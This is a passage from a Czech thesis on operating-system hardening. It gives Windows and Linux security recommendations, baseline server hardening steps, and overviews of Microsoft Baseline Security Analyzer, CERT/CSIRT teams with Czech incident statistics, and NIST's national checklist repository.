Obecně není klasifikace nijak přesně definována a různé firmy hodnotí hrozby různě. Vzhledem k tomu, že práce se převážně zabývá produkty společnosti Microsoft, je zde uvedeno také dělení hrozeb, které tato společnost využívá.

- Low – Minimální dopad - zneužití je obtížné nebo nevede k ničemu užitečnému
- Moderate – Průměrné – riziko zneužití je sníženo defaultním nastavením, ke zneužití stále může dojít, avšak lze jej včas detekovat a tedy mu i zabránit
- Important – Důležité

3.3 Doporučení pro zabezpečení OS Windows

- Nastavení opakovaného odesílání SYN-ACK paketů umožní rychlejší odpojování uživatele během SYN flood útoku.
- Určit, kolikrát jsou přeposlány neoznačené datové segmenty na existující spojení. Data jsou přeposílána dokud není obdrženo potvrzení o přijetí nebo hodnota nevyprší.
- Zakázání ICMP protokolu, kdy útočník může využít vzdáleného přidávání defaultní cesty.
- Zakázání služeb:
    - Telnet
    - Univerzální Plug and Play
    - Sdílení vzdálené plochy
    - Správce vzdálené pomoci
    - Vzdálený registr
    - Směrování a Vzdálený přístup
    - Zakázání a vymazání neaktivních účtů
    - Zakázání Host účtu
- Použití místních zásad zabezpečení (minimální délka hesla, maximální stáří hesla, historie použitých hesel).
- Zakázání enumerace SID, přejmenováním administrátorského účtu se nemění jeho SID a tak pokud útočník použije správný nástroj je schopen najít administrátorský účet. Po lokalizaci administrátorského účtu je dalším krokem použití brute force útoku, za účelem prolomení hesla a získání administrátorských práv.
- Zakázání sdílení souborů a tiskáren.
- Zakázání Vzdáleného přístupu.
- Zašifrování složky Dokumenty a dalších složek s dočasnými soubory.
- Použití hesla pro BIOS a Bootlevel, neumožní nastartování systému, dokud není zadáno správné heslo.
- Použití NTFS, umožňuje nastavit práva pro uživatele a zvolit, ke kterým datům jsou oprávněni přistupovat.
- Zakázání automatického přihlašování do systému.

Doporučení pro Windows Server obsahuje ještě několik dalších položek: [25][26][43]

- Nastavení statické adresy pro produkční server, tato IP by měla být v zabezpečeném segmentu za firewallem.
- Zakázání nepoužívaných síťových portů, které nejsou používány, kupříkladu IPv6.
- Nainstalování a aktualizování veškerého používaného softwaru, odstranění přebytečného a nepoužívaného softwaru, včetně výchozích aplikací.
- Zapnutí a kontrolování aktualizací a oprav.
- Nastavení synchronizace času s internetovým serverem.
- Nastavení Firewallu, pakliže v síti není konfigurovaný hardwarový firewall.
- V případě použití vzdálené plochy vytvořit omezení jen pro přístup z VPN.
- Povolit User Acount Control, požádá uživatele s administrátorskými právy o souhlas s instalací.
- Zabezpečit, případně použít hardeningové metody pro další běžící aplikace jako je MSSQL a další.
- Povolit logování událostí a monitorování dat.

3.4 Doporučení pro zabezpečení OS Linux

Hardening Linuxu může být provedeno splněním 15 kroků. Většina administrátorů předpokládá, že Linux už ze své podstaty je zabezpečeným prostředím a nemusí být podroben hardeningu. Samozřejmě existuje mnoho dalších kroků, které lze učinit a dále v hardeningu pokračovat. Následující kroky jsou však jedněmi z prvních kroků k dosažení bezpečného systému. [27]

1. Zabezpečit BIOS heslem tak, že uživatel nemá možnost měnit nebo přepisovat bezpečnostní nastavení BIOSu.
2. Zakázání bootování z externích disků a médií.
3. Zašifrování pevného disku – v případě zcizení pevného disku jsou uložená data nepřístupná.
4. Vytváření záloh – skladování zálohovaných dat na jiném místě než se data aktuálně nachází, v případě poškození systému nedojde ke ztrátě dat.
5. Uzamčení boot složky – složka obsahující důležité informace o souborech, týkající se Linuxového jádra, proto je důležité nastavit složce přístupová práva. Pro root, read a execute a pro běžného uživatele vynutit root práva.
6. Zakázání používání USB – v některých případech je v zájmu ochrany a integrity dat nutné zakázat USB zařízení.
7. Aktualizace Linuxu - *apt-get upgrade* (aktualizuje pouze instalované balíčky).
8. Kontrola nainstalovaných balíčků – kontrola a odebrání nepoužívaných (například Telnet server, NIS server).
9. Kontrola otevřených portů - *netstat –antp*.

10. Zabezpečení nebo zakázání SSH.
11. Povolení SELinux – rozšíření jádra o povinné řízení přístupu vedoucí jemnějšímu nastavování přístupových práv k datům.
12. Nastavení síťových pravidel:
    a. zakázání přesměrování IP
    b. zakázání přesměrování paketů
    c. zakázání akceptace přesměrování ICMP
13. Nastavení Linux Firewallu s použitím iptables a filtrování příchozích a odchozích paketů.
14. Nastavení politiky hesel.
    a. zakázání znovupoužití posledních hesel
    b. zašifrování souboru s uloženými hesly hashovacím algoritmem
    c. omezení počtu nepovedených přihlášení
    d. nastavení maximální platnosti hesla
15. Oprávnění a ověřování - nastavení uživatelských nebo skupinových práv pouze pro root.
    a. na *gshadow* soubor obsahující informace o skupinách (názvy a hesla)
    b. na *shadow* soubor, obsahující uživatelská jména a zašifrovaná hesla
    c. na *passwd soubor,* obsahující jeden řádek pro jednoho uživatele (uživatelské jméno, UID, GID, atp.)
    d. na /var/spool/cron, k zabezpečení plánovaných událostí

3.5 Systémy podrobené hardeningu

Jak už bylo zmíněno, hardeningu je možné podrobit mnoho typů zařízení a nemusí se tak nezbytně jednat pouze o server či koncovou stanici. Hardening je vhodný pro všechny systémy, platformy či dokonce aplikace, které jsou součástí infrastruktury společnosti.

Každá společnost se k potřebě zabezpečení a hardeningu staví různě a i když neimplementují hardening pro všechna svá zařízení, implementují jej alespoň na některá a to podle rizika, která rozdílná zařízení přinášejí. Zda je zařízení možné nebo potřebné hardenovat se obvykle provádí v první fázi analýzy.

Nejčastěji jsou principy hardeningu implementovány na servery a jejich aplikační části (Operační systém, aplikační servery, Databáze, SW firewall). Dále jsou hardeningové procesy používané na AP (Access point), hardwarových firewallech, ale také v kontrolních systémech. (PLC, DCS, SCADA)

3.6 Komparativní analýza operačních systémů a hardening

Předtím, než je možné provést komparativní analýzu mezi OS Linux a OS Windows, je nezbytně nutné podotknout, že tyto dva systémy se liší už v samotném návrhu. Windows

je operačním systémem, který byl navržen tak, aby podporoval aplikace přesunem více funkcí do operačního systému. Přístup Linuxu se trošku liší, jelikož Linux poskytuje jasné oddělení prostoru mezi jádrem a uživatelským prostorem. Uvědomění si těchto rozdílů je nezbytně nutné, jelikož učinění jednoho nebo druhého operačního systému více bezpečným závisí na architektonickém návrhu. [28]

V první řadě Windows není modulárním systémem a tak, když se poškodí některá část systému, poškodí se nenávratně vše. Když veškeré systémové komponenty společně spolupracují, je pro malware mnohem jednoduší se dostat třeba z poštovního klienta do ostatních systémových souborů. Na rozdíl od Windows účtů, nemají Linuxoví uživatelé běžně administrátorská práva (root), která jsou nezbytně nutná pro zásadní změny v systému a tak i v případě, že se škodlivý kód dostane do systému, nemá se jak šířit. Převážná většina uživatelů požaduje od svého počítače, aby fungoval bez ohledu na zdlouhavé konfigurace a řešení různých technických problémů. Windows automatizuje tolik funkcí, kolik může, aby uživateli usnadnil práci a čas, čímž však otevírá prostor pro škodlivé kódy. Malware se může šířit i z nevinně vypadajících souborů, autorunu při připojení externího zařízení a další. Ačkoliv open source programy je možné pod Windows provozovat, systém jako takový je zcela uzavřený a jeho kód není veřejný. Naopak Linux je open source systém, jeho zdrojový kód je známý a kdokoliv si ho může prohlížet nebo modifikovat. Pakliže se vyskytne nějaká zranitelnost v samotné distribuci nebo programu, jsou vývojáři nebo komunita většinou rychlejší v hledání a opravení slabiny, než ostatní vývojáři.

Bezpečnostní model pro Windows je kolekcí uživatelského režimu a režimu jádra, které monitorují, zpracovávají a kontrolují různé součásti a zabezpečení operačního systému.

Oba systémy mají své vlastní standardy, které se věnují zabezpečení systému. U Windows: Security Reference Monitor, Lsass, SAM, Active Directory. V případě Linuxu PAM Library, PAM Configuration File, Authentication Module a další. Jsou oba systémy modularizovány tak, aby byla zajištěna jejich bezpečnost, jednotlivé komponenty jsou z části nezávislými službami a procesy, jenž pracují v jádru systému a v uživatelském módu.

U Windows se používá SID číslo, které je různě dlouhé a složené z numerických hodnot několika dalších prvků. Každá uživatelská skupina nebo síťové zařízení a také samotné přihlášení má svůj unikátní identifikátor. Logovací proces je zodpovědný za vytvoření unikátního SID pro každé přihlášení. Linux k identifikaci uživatele používá jeho přihlašovací jméno, které je předáváno přihlášením uživatele do systému. Interně je uživatel identifikovaný

pomocí UID, což je numerická hodnota nastavená systémovým administrátorem při vytváření uživatelského účtu. Zároveň je každý uživatel přiřazený do jedné nebo více uživatelských skupin.

Přes různé pojmenování, používají oba systémy unikátního identifikátoru uživatele. Hlavním rozdílem je uložení těchto identifikátorů. Ve Windows jsou identifikátory uložené v registrech pod *HKLM\Security* a v Linuxových systémech pod */etc/passwd*. [29]

3.7 Baseline Server Hardening

Proto, aby bylo možné začít s hardeningem na serveru, je nutné splnit několik požadavků.

V prvé řadě musí veškerý instalovaný software včetně operačního systému pocházet z důvěryhodného zdroje. Aby mohla započít instalace a hardening, musí se servery během procesu nacházet v zabezpečené či důvěryhodné síti. Základní instalace by také měla obsahovat všechny dostupné servisní balíčky. [44]

Jakmile jsou splněny požadavky a systém je nainstalován může se přikročit k procesu samotného hardeningu.

3.7.1 Skupinová práva (Group policy)

Pro aplikaci skupinových práv je nezbytně nutné vytvořit skupiny uživatelů a jejich oprávnění. Nastavením skupinových práv se zvyšuje bezpečnost a přehlednost. Dále je možné při přidávání dalších uživatelů automaticky implementovat skupinová práva bez nutnosti manuálního zásahu. [31]

3.7.2 Použití NTFS

Oddíly souborového systému Windows NTFS nabízejí přístupové kontroly, které nejsou k dispozici u souborových systémů typu FAT až FAT32x. Proto je nutné se ujistit, že všechny oddíly na serveru jsou naformátovány pomocí NTFS. V případě potřeby nemusí být nutné znovu formátovat oddíl, ale stačí použít konverzní nástroj pro převod oddílu z FAT na NTFS. [31]

3.7.3 Zabezpečení administrátorského účtu

Čím delší heslo, tím silnější a tím i hůře prolomitelné. Krátká hesla s několika typy znaků nebo čísel jsou značně náchylná na slovníkové útoky. V některých případech i krátké heslo, seskládané z několika typů znaků, číslic, znamének nebo netisknutelných znaků, které jsou dostupné přes klávesové zkratky, může být silnější než dlouhé heslo, poskládané pouze ze znaků či čísel. Od verze Windows Server 2003 je možné zadat heslo, které má až 127 znaků.

Pro dostatečné zabezpečení je Microsoftem doporučováno alespoň devítimístné heslo, obsahující minimálně jeden interpunkční znak nebo netisknutelný ASCI znak v prvních sedmi znacích. [31][44]

Dále by administrátorské heslo nemělo být synchronizované přes více serverů, pro každou doménu či server by měl administrátor používat jiné heslo, za účelem zvýšení bezpečnosti celé skupiny.

Tabulka 2 - časový odhad pro prolomení hesla běžném PC, *Zdroj: vlastní*

	znaky	čas	znak+cislo	čas	znak+číslo+int	Čas
5	slovn	0s	slov7	1s	#lov7	15s
6	slovni	3s	slov7i	22s	#lov7i	18m
7	slovnik	1m	slov7ik	13m	#lov7ik	19h
8	slovnike	35m	slovn7ke	8h	#lovn7ke	60dni
9	slovnikem	15h	slovn7kem	12h	#lovn7kem	10let

Ve výše uvedené tabulce je zobrazeno několik hesel, které v žádném případě neslouží jako bezpečné heslo, ale spíše pro demonstraci jejich přibližných časových odhadů na standardním počítači. Pakliže by se do prolamování uvedených hesel zapojily pro to určené systémy, ať už výpočetní možnosti samostatných grafických karet, které se pro podobné slovníkové a brutal force útoky hodí nejvíce, tak po paralelně běžící grafické karty. Poslední heslo, které je uvedeno ve třetím sloupci by středně velikému botnetu trvalo rozluštit přibližně 5 minut.

Jednoduchým, ale efektivním postupem, jenž by měl být běžnou součástí hardeningových procesů je přejmenování administrátorských účtů na všech serverech. Administrátorský účet bývá primárním cílem všech útoků, jelikož v případě, že byl útok úspěšný, poskytuje hackerovi zcela neomezená práva. Proto výchozí administrátorský účet by měl být nahrazen účtem se stejným názvem, ale bez udělení zvláštních práv, avšak opět se složitým heslem. Takový účet vůbec nemusí být používán a slouží jen jako pouhá návnada pro útočníkovy snahy. Podobné účty by měly být vytvořeny i na lokálních počítačích.

Microsoft jako nejbezpečnější politiku doporučuje, přejmenovat účet správce na jedinečné uživatelské jméno, které se liší na všech serverech. Tím se také minimalizuje riziko, že by útočník uspěl při zjišťování jména administrátorského účtu a byl schopen prolomit heslo.

Originální administrátorský účet by se neměl názvem lišit od ostatních účtů. Administrátorský účet by však neměl být ani pojmenovaný podle jména administrátora, jelikož před zahájením útoku, dělá každý hacker průzkum, díky kterému často narazí i na jméno správce.

V praxi může být taková politika nezvládnutelná, jelikož i přes to, že administrátorský účet je kritická součást pro správu a plnění úkolů, avšak není v lidských možnostech zapamatovat si všechny přihlašovací údaje pro desítky zařízení. Proto dostatečnou ochranou by mělo být samotné přejmenování správce a jedinečná hesla pro servery.

3.7.4 Nastavení účtů

Ve výchozím nastavení jsou všechny Guest účty na Windows Server 2003 zablokované. Pakliže administrátor najde takový účet povolený, měl by ho okamžitě vypnout.

Neméně důležité je nastavení uzamčení uživatelského účtu po několika chybných pokusech o přihlášení. Pro zajištění maximální bezpečnosti by mělo být povoleno 3 až 5 neúspěšných pokusů, které se vyresetují po uplynutí určité doby. V extrémních případech je možné nastavit blokování navždy nebo alespoň do té doby, dokud není účet odblokován administrátorem. [31]

3.7.5 Odstranění sdílených souborů a nastavení ACL

Součástí hardeningu systému je také odstranění všech nepotřebných sdílených souborů v systému, tím je možné zabránit odhalení důležitých informací a zároveň je tím znemožněno podezřelým uživatelům zneužít sdílené položky, jako vstup do místního systému.

Počáteční nastavení umožňuje všem uživatelům plná práva nad nově vytvořenými soubory. Administrátor by měl nastavit ACL pro všechny sdílené položky, které jsou požadované systémem tak, aby uživatelé měli dostatečný přístup. Například všichni uživatelé mohou číst. [31]

3.7.6 Instalace aktualizací a antivirového softwaru


Administrátor by nikdy neměl zapomenout na instalaci a pravidelnou aktualizaci antivirového programu, který ochrání server před škodlivými nástroji. Microsoft spolupracuje a podporuje mnoho antivirových výrobců. Jako příklad je možné uvést antivirové programy od společností ESET nebo Kaspersky.

4 MICROSOFT BASELINE SECURITY ANALYZER

Jednoduchý a snadno použitelný software, který je poskytován malým a středním podnikům pro určení stavu zabezpečení tak, aby byly v souladu s doporučenou bezpečnostní politikou firmy Microsoft. Software je distribuovaný s cílem odhalení chyb v zabezpečení, jako jsou chybějící aktualizace a další běžné administrativní chyby při správě systému.

Nástroj spustitelný na všech počítačích, které obsahují systém Windows vyjma Windows RT. MBSA není zaměřený pouze na operační systém Windows, ale také na jeho komponenty. SQL server, Internet Explorer, Windows Media Player, Exchange Server a další aplikace a moduly, které jsou provozovány pod operačním systémem, jsou předmětem zkoumání. MBSA je schopný vzdáleně zpracovávat více počítačů bez ohledu na to, zda jsou připojené na internet a zároveň posuzovat, zda na některém zařízení chybí potřebné zabezpečení nebo aktualizace. [32]

Uživatel, který provádí kontrolu, musí mít administrátorské oprávnění na všech kontrolovaných počítačích, bez ohledu na to, zda je kontrola prováděna vzdáleně. Proto, aby mohla být prováděna vzdálená kontrola, musí mít uživatel dostatečné oprávnění, ale zároveň musí povolit sdílené položky.



Obrázek 12 - BSA - seznam nalezených hrozeb, *Zdroj: Vlastní*

5 CERT/ CSIRT

Computer Emergency Response Team (CERT) nebo Computer Security Incident Response Team (CSIRT), i když mají odlišnou historii i význam, se za těmito dvěma názvy a zkratkami skrývá jedna a ta samá expertní skupina, která se zabývá bezpečnostními incidenty od počátku 90. let a vznikla v reakci na Morrisův červ, jenž před svým odhalením stihl nakazit značné množství počítačů v internetu.

Ačkoliv vznik podobných týmu, které by reagovaly na bezpečnostní hrozby, nebyl převratnou myšlenkou, jelikož podobné skupiny existovaly interně v mnoha větších organizacích, jenž potřebovaly chránit svá data, byla hlavním rozdílem skutečnost, že bezpečnostní CSIRT týmy byly na rozdíl od interních, zapojené do světové bezpečnostní infrastruktury, kde jednotlivé týmy společně spolupracovaly a sdílely tak postupy i informace.

Vznikající útvary po celém světě byly přímou reakcí na rozšiřující se problémy kyberkriminality. Od vzniku CSIRT se postupně definovalo, jak mají tyto útvary fungovat, jejich pole působnosti, typy nabízených služeb, začlenění do místního práva, ale také společná komunikace CSIRT týmů. Dnes jsou jasně definovaná pole působnosti a je jasně vymezená zodpovědnost za řešení vyskytnutých bezpečnostních incidentů. CSIRT expertní skupiny jsou to správné místo, kam se mohou uživatelé nebo i ostatní bezpečnostní týmy obrátit s podezřením nebo bezpečnostním incidentem. Týmy vznikají v prostředí jednotlivých organizací, které se podílejí na chodu internetu, od správců a poskytovatelů služeb a obsahu (kupříkladu banky, které k výkonu své činnosti potřebují internet), akademické útvary, veřejnou správu, po internetové providery. [33]

Povinností každého bezpečnostního týmu je spolupráce a řešení problémů, které se obvykle vyskytly v během jeho působení, kupříkladu v rámci vlastní sítě.

CSIRT týmy se dělí na dva typy, koordinační a interní. Koordinační tým není orgánem, který by měl možnost něco nařizovat, ale usilující o to, aby se informace o hrozícím nebezpečí dostala k tomu, kdo má možnost či povinnost provést nezbytné kroky k eliminaci hrozby. Zásahy velmi často mohou prosazovat pouze v rámci svého zřizovatele a požadavky na zásahy v jiných sítích mohou předávat dalším zřizovatelům. V případě bezprostřední hrozby mají za cíl zastavit šíření a pomocí důsledné prevence nedovolit vzniku nových incidentů. Interní týmy mají možnost odpojit zdroj problému nebo uvést do provozu filtrování síťového provozu.

Jen některé týmy mají rozšířené pravomoci, často jsou zřízeny nebo provozovány orgány státu nebo na základě jejich pověření, mohou zasáhnout u konkrétních vlastníků sítí, jež následně blokují nebo odpojí.

Základních požadavky na CSIRT týmy:

1. zveřejnění kontaktních informací
2. zveřejnění pole působnosti – definování pravomocí a odpovědnosti
3. zveřejnění pravidel činnosti – seznam členů, způsob kontaktování týmu

V případě výskytu bezpečnostní hrozby řeší incident jen přímo zúčastnění nebo ti, pod které incident spadá, nejčastěji tak řeší incidenty správcové sítě či administrátoři služeb. Nejefektivnější situace nastává ve chvíli, kdy incident spadá do působnosti CSIRT týmu, jelikož ten musí mít odborníka, který se problémem bude okamžitě zabývat. Pakliže neexistuje žádný CSIRT tým, který by se zabýval incidentem nebo hrozbou, poskytují do jisté míry podporu národní a vládní týmy.

5.1 Národní CSIRT

Ačkoliv žádná oficiální hierarchie CSIRT týmů neexistuje, jsou národní týmy považované za poslední instanci, u které je možné hledat pomoc. Týmy v rámci státu, ve kterém fungují, většinou nemají moc nad fyzickou infrastrukturou, která je ve vlastnictví soukromých osob či organizací, tak nemají možnosti přímého zásahu podobně jako institucionální nebo interní týmy. Již z hierarchie jednotlivých týmu je možné odvodit, že na národní úrovni je řešeno minimum veškerých vyskytnutých problémů a že převážná většina je vyřešena v rámci přímé komunikace na úrovni institucionálních týmů. Zbývající problémy, které se dostanou k národním týmům, jsou závažné nebo opakující se problémy, které nejde řešit na lokální úrovni. [36]

Národní týmy spadají do kategorie koordinačních týmů, jejichž jediným možným řešením problému je v udržování komunikace a koordinaci jednotlivých řešitelů, za předpokladu, že se jedná o problém rozsáhlejšího charakteru. Národní tým se také snaží o vzdělávání veřejnosti s cílem zakládání nových CSIRT týmů a jejich napojování do mezinárodní struktury.

5.2 Vládní CSIRT

Vládní týmy se specializují na činnost státní správy a jejich orgánů a pomáhají řešit incidenty, které jsou přímou hrozbou pro bezpečnost a fungování státu. Vládní CSIRT týmy mají speciální podobu, jelikož jejich fungování je upraveno legislativně a tak jsou při výskytu problému schopni přímo zasáhnout. Vládní CERT tým, který byl zřízen podle zákona o kybernetické

bezpečnosti, u nás zaštiťuje NÚKIB. Seznam všech registrovaných národních a vládních CSIRT týmů, je možné dohledat na stránce:

http://www.cert.org/incident-management/national-csirts/national-csirts.cfm

5.3 Sdílení informací

Z uvedeného dělení by se dalo předpokládat, že interní týmy jsou podřízené národním a národní vládním. Nicméně skutečnost je o něco složitější. Jelikož komunikace, spolupráce a stejně tak výměna informací mezi jednotlivými týmy je nezbytná, ale především není nijak limitovaná. Jediným rozdílem oproti internímu a vládnímu týmu může být pouze větší dosah pravomocí a tedy i z hlediska požadované odezvy třeba ze strany ISP.

Klíčová je právě výměna informací a s tím i důvěra, která mezi jednotlivými týmy panuje, bez níž by celý systém nemohl fungovat. Bez vybudování podobné důvěry, která vládne mezi jednotlivými týmy, ale také mezi klienty, kteří se obrátí na CSIRT s žádostí o pomoc. Získání důvěryhodnosti klienta a celé komunity není krátkodobým cílem a bez transparentnosti celé organizace a korektního zacházení s citlivými daty, by se to nemuselo podařit. Pro zachování transparentnosti a důvěryhodnosti existují organizace, které se věnují vývoji doporučení, standardů a pravidel. Například nadnárodní organizace TERENA vydává certifikaci organizacím, jenž projdou akreditačním programem a tím dává jisté záruky, že tým který o sobě tvrdí, že je CSIRT týmem je opravdu tím, za koho se vydává. [36]

TERENA také svolává pravidelné konference a setkání, během kterých je možné zapojit se do Task Force for CSIRT (TF-CSIRT).

Podobnou činnost provádí také i FIRST (Forum of Incident Response and Security Teams), jenž je organizace, která sdružuje širokou škálu týmů zaměřených na bezpečnost a reakci na mimořádné události. FIRST pořádá celou řadu školení a konferencí a také se pokouší o osvětu nejen v síťové bezpečnosti.

5.4 CSIRT ČR


Česká republika samozřejmě nestojí stranou a podporuje budování CERT/CSIRT týmů různých úrovní včetně národních. Nicméně nebylo tomu tak brzy jako v jiných státech, kde první CSIRT týmy vznikaly vládními iniciativami. Ačkoliv v roce 2001 byl Ministerstvem vnitra vypracován dokument, kde byl stanoven termín na zřízení první CERT skupiny jako nevládního sdružení odborníků informující o problémech a probíhajících útocích. Záměry však splněny nebyly a teprve až o pět let později vznikla první CERT v rámci celostátní sítě CESNET.

V současné době existuje v České republice několik stovek bezpečnostních týmů, které jsou členy FIRST nebo TF-CSIRT a působící na interních úrovních. Za poslední roky přibývají v České republice nové bezpečnostní týmy typu CERT/CSIRT. Jedním z posledních je třeba společnost Seznam a.s., ale také starší kupříkladu CSIRT-VUT, CSIRT-MU, O2.cz CERT a mnoho dalších. Pro jednoduché ověření, zda je CSIRT tým ověřený je možné použít správce certifikátů TF-CSIRT() nebo aktuální seznam na stránkách CSIRT.cz (https://www.csirt.cz/page/886/spoluprace/). Právě CSIRT.CU plní roli Národního týmu České republiky a je provozován na základě dohody s Národním bezpečnostním úřadem, sdružením CZ.NIC a je provozovaný na základě veřejnoprávní smlouvy a Zákona o kybernetické bezpečnosti. Zaměřuje se na rozvoj bezpečnostní infrastruktury, vzdělávací činnost a také na zpracovávání veřejných dat o vyskytnutých bezpečnostních hrozbách v České republice. Dalším z cílů je podpora a udržování vztahů s komunitou a spolupráce se subjekty, jako jsou poskytovatelé internetu, banky, bezpečnostní složky či úřady. Tým CSIRT.CZ čítající 10 členů je akreditovaným příslušníkem CSIRT/CERT týmů od roku 2011. [33][34][35]

V následující tabulce je možné pozorovat meziroční nárůst incidentů, které potřebovaly hlubší analýzu a řešení skoro ve všech kategoriích.

Tabulka 3 - Statistika řešení incidentů CSIRT.CZ, *zdroj. www.csirt.cz*

	2013	2014	2015	2016
Phishing	175	368	367	363
Spam	73	159	108	290
Malware	45	117	240	104
Trojan	12	56	90	79
DOS	72	32	37	12
Botnet	15	0	4	71



Obrázek 13 - Graf řešených incidentů, *Zdroj: vlastní*

V roce 2016 trend nárůstu incidentů pokračoval a zároveň bylo postiženo větší množství subjektů. Větší výskyt byl u incidentů typu DOS a Botnet, který meziročně zaznamenal značný nárůst. Dalším příkladem incidentů, postihující veliké množství uživatelů byla kompromitace 5000 emailových schránek, které byly zcizeny z českého portálu. Informace o zcizení obdržel CSIRT.CZ od vládního CERT a dále byly získané informace předány jednotlivým držitelům, kteří pak měli možnost upozornit uživatele zcizených schránek. [34]

6 NIST

National Institute of Standards and Technology neboli Národní institut standardů a technologie je standardizační laboratoř a neregulovaná agentura spadající pod Ministerstvo obchodu USA. Organizace byla vytvořena návrhem kongresového zákona v roce 1901 a hned od prvopočátku se zabývala standardizací a poskytováním metrologických služeb americkým obchodníkům a vědcům. Oficiálním cílem instituce je podpora inovací a průmyslové konkurenceschopnosti v USA díky pokroku ve vědě, normách a technologiích a to takovým způsobem, který zvyšuje ekonomickou bezpečnost a zlepšuje kvalitu života. Organizace se sídlem v Marylandu, avšak operující v Coloradu, dělí své aktivity do několika programů, které se během let měnily na základě vyvíjejících se priorit. Dnes se NIST zabývá širokým spektrem věcí, a proto obsahuje laboratoře zabývající se nanotechnologiemi, komunikačními technologiemi, informačními technologiemi, výzkumem neutronů, laboratoře pro měření materiálů a fyzikální měřící laboratoře. [37]

6.1 Národní repozitář kontrolních seznamů NIST

Notné množství organizací vytváří vlastní seznamy, ačkoliv tyto checklisty se mohou velmi lišit ve kvalitě a použitelnosti. Tyto seznamy se mohou odlišovat jeden od druhého stupněm poskytovaného zabezpečení, neméně často dochází k jejich neaktuálnosti, z důvodu neustálého vyvíjení záplat a softwarových aktualizací. Proto může být komplikované zjistit, zda je checklist aktuální nebo jak by měl být správně implementován. Bez použití centrálního repositáře kontrolních seznamů, může být komplikované najit správný checklist.

NIST spravuje veřejně dostupné úložiště národních kontrolních seznamů, které obsahuje značné množství bezpečnostních konfigurací pro specifické IT produkty nebo kategorie IT produktů viz.: *https://nvd.nist.gov/ncp/repository*. Organizace také doporučuje jednotlivým výrobcům a dodavatelům IT produktů, aby vyvinuli vlastní kontrolní seznamy pro své produkty a přispěli s nimi do Národního repositáře kontrolních seznamů NIST. [38]

V současné době není možné pokládat checklist za naprostou prevenci pro zabezpečení systému. Stále je nutné provádět běžné aktualizace a patche, které opravují nalezené chyby.

Checklisty produkované organizací NIST se dělí do několika kategorií. Každá kategorie by měla být jednoduše identifikovatelná díky velikým rozdílům, které jednotlivé seznamy obsahují. Checklist první kategorie popisuje, jak může uživatel ručně měnit konfiguraci produktu. Na rozdíl od toho checklisty čtvrté kategorie jsou automatizované a zcela nejkomplexnější. Takový checklist může mít všechny bezpečnostní nastavení dokumentované

ve strojově čitelném, standardizovaném protokolu, který má řešené zabezpečení na nízké i vysoké úrovni.[40]

Pro zabezpečení systému je možné použít několik checklistů. Jeden checklist se může zabývat zabezpečením operačního systému a druhý webovým prohlížečem, emailovým klientem případně dalšími důležitými aplikacemi, které jsou vyžadovány pro chod systému.

